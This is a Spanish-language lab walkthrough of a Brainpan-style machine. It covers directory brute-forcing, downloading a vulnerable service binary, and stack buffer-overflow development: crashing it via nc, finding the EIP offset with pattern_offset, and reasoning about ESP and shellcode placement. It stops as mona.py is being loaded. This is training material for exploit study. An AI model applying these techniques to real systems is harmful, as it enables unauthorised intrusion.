
Le damos en load, y seleccionamos la lista de directory-list-2.3-mediu.txt o la que quieran

Y start attack

Asi se veria (Si su lista tiene comentarios quitenselos, se tiene que ver solo las entradas que queremos, asi como se ve en la parte de payload)




Bueno con el tiempo el bin dara un code de 301



Dentro de bin hay brainpain.exe, un binario, este era el que estaba expuesto en el puerto 9999, es un servicio y como ya es costumbre, si te permiten descargar el servicio es porque se tiene que hacer un bufferoverflow que se sacara mediante debugging

proxychains nc 10.15.12.129 9999


Que se veria asi



**Abrimos la maquina windows 7 para debugear

En kali ponemos un server para que la windows descargue esa madre

python3 -m http.server 80



Y lo descargamos

Al ejecutarlo se nos abrira el puerto 9999 de la maquina windows, esto se comprueba con un escaneo nmap


```
❯ nmap -sT -Pn -p 9999 --open -T5 -v -n 172.18.0.137
Starting Nmap 7.95 ( https://nmap.org          25-05-29 23:08 EDT
Initiating Connect Scan at 23:08
Scanning 172.18.0.137 [1 port]
Discovered open port 9999/tcp on 172.18.0.137
Completed Connect Scan at 23:08, 0.04s elapsed (1 total ports)
Nmap scan report for 172.18.0.137
Host is up (0.0017s latency).

PORT     STATE SERVICE
9999/tcp open  abyss

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Nos conectamos


nc 172.18.0.137 9999

**Con la herramienta de debuggion Immuity Debugging podremos testear la app

Al meter muchos caracteres veremos que crashea




En la debuggin veremos el eip




Y vemos que los caracteres que ingresamos de mas esta sobreescribiendo registros

Creamos un patron de 1000 caracteres




Ahora vemos que en el EIP




Lo que veamos en el EIP buscamos donde se encuentra en el patron

```
❯ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x35724134
[*] Exact match at offset 524
```

Vemos 524, o sea 524 caracteres hay que meter antes de llegar a sobreescribir registros




Con esto podremos crear el patron para verificar lo que comentamos antes




Vemos que el EIP vale 424242 que es el valor de las B, tambien vemos el esp que te manda al comienzo de las C, esto sirve para que el flujo del programa apunte a una direccion que salte al esp , podemos meter shellcode en el esp

En mona.py




Vamos a descargar o copiar el script


Dentro de Immunity Debugger lo soltaremos



